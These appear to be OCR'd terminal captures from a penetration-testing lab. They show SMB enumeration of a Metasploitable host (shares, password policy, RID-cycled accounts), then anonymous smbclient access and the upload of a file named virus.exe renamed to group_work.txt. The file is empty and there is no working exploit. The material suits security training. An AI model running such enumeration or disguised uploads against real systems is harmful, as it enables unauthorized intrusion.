
```
user:[uucp] rid:[0×3fc]

 ==================================( Share Enumeration on 172.17.0.2 )=======
===========================


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3
.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3
.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP

[+] Attempting to map shares on 172.17.0.2

//172.17.0.2/print$     Mapping: DENIED Listing: N/A Writing: N/A
```




```
//172.17.0.2/tmp         Mapping: OK Listing: OK Writing: N/A
//172.17.0.2/opt         Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//172.17.0.2/IPC$        Mapping: N/A Listing: N/A Writing: N/A
//172.17.0.2/ADMIN$      Mapping: DENIED Listing: N/A Writing: N/A

 =============================( Password Policy Information for 172.17.0.2 )=
============================



[+] Attaching to 172.17.0.2 using a NULL share

[+] Trying protocol 139/SMB ...

[+] Found domain(s):

        [+] METASPLOITABLE
        [+] Builtin

[+] Password Info for Domain: METASPLOITABLE

        [+] Minimum password length: 5
        [+] Password history length: None
```




```
        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set



[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 0
```




```
[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 0


 ========================================( Groups on 172.17.0.2 )============
============================


[+] Getting builtin groups:


[+]  Getting builtin group memberships:


[+]  Getting local groups:


[+]  Getting local group memberships:


[+]  Getting domain groups:


[+]  Getting domain group memberships:
```




```
S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Lo
cal User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local Use
r)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Do
main Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Dom
ain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Do
main Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User
)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Gro
up)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local Us
er)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain G
roup)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Grou
p)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Grou
p)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User
)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Grou
```




```
┌──(kali㉿Kali)-[~]
┌──(kali㉿Kali)-[~]
└─$ smbclient -L 172.17.0.2
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3
.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3
.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

┌──(kali㉿Kali)-[~]
└─$ 
```



```
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> cat >> virus.exe
cat: command not found
smb: \> put virus.exe group_work.txt
putting file virus.exe as \group_work.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \>
```



```
┌──(kali㉿Kali)-[~]
└─$ cat >> virus.exe
we are not done^C

┌──(kali㉿Kali)-[~]
└─$ ls
Desktop    Music    Public     advent.py    testfile.txt
Documents  OTHER    Templates  ladies.pcap  virus.exe
Downloads  Pictures Videos     test2.txt

┌──(kali㉿Kali)-[~]
└─$ 
```



```
cat: command not found
smb: \> put virus.exe group_work.txt
putting file virus.exe as \group_work.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> dir
  .                                   D        0  Sun Dec 14 20:24:43 2025
  ..                                 DR        0  Mon Aug 14 10:39:59 2023
  .X11-unix                          DH        0  Mon Aug 14 10:35:14 2023
  .ICE-unix                          DH        0  Sun Jan 28 03:08:08 2018
  .X0-lock                           HR       11  Mon Aug 14 10:35:14 2023
  669.jsvc_up                         R        0  Sat Dec 13 03:26:08 2025
  681.jsvc_up                         R        0  Sun Dec 14 14:46:11 2025
  683.jsvc_up                         R        0  Sat Nov 29 19:22:29 2025
  690.jsvc_up                         R        0  Sat Dec  6 21:04:25 2025
  670.jsvc_up                         R        0  Wed Dec 10 21:35:50 2025
  679.jsvc_up                         R        0  Wed Dec 10 09:43:28 2025
  682.jsvc_up                         R        0  Mon Aug 14 10:35:26 2023
  group_work.txt                      A        0  Sun Dec 14 20:24:43 2025
  699.jsvc_up                         R        0  Sat Nov 29 19:17:44 2025
  826.jsvc_up                         R        0  Sun Jan 28 07:08:40 2018
  810.jsvc_up                         R        0  Sun Jan 28 03:54:31 2018
  1582.jsvc_up                        R        0  Sun Jan 28 04:01:49 2018
  1823.jsvc_up                        R        0  Sun Jan 28 02:57:44 2018

                38497656 blocks of size 1024. 9002032 blocks available
smb: \> 
```